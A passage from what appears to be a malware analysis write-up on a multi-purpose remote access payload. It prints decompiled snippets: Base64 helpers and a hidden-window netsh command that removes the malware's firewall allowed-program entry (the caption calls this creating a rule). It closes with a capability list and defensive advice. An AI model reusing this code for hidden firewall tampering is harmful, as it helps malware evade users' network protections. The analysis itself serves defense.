public static string DEB(ref string s)
{
  byte[] B = Convert.FromBase64String(s);
  return OK.BS(ref B);
}
```

```
public static string ENB(ref string s)
{
  return Convert.ToBase64String(OK.SB(ref s));
}
```

Code to create a firewall rule as allowed program.

```
catch (Exception ex)
{
  ProjectData.SetProjectError(ex);
  ProjectData.ClearProjectError();
}
try
{
  Interaction.Shell("netsh firewall delete allowedprogram \"" + OK.LO.FullName + "\"", AppWinStyle.Hide, false, -1);
}
```

Conclusion:

Such payloads are very efficient and can be used as multi-purpose malware. This particular payload is developed and improved over-time. Its also capable of:

- Initiating a ransomware
- Locking the screen
- Launching remote desktop
- Running commands
- Uploading and downloading later stage payloads

Payload is diverse in a way that it could be launched in any environment e.g. Govt, business, finance, general data theft, ransomware etc. Its always good to have:

- Good end-point security
- Efficient firewall and network layer visibility
- Automate your security and logging
- Educate the user not to click on everything that moves.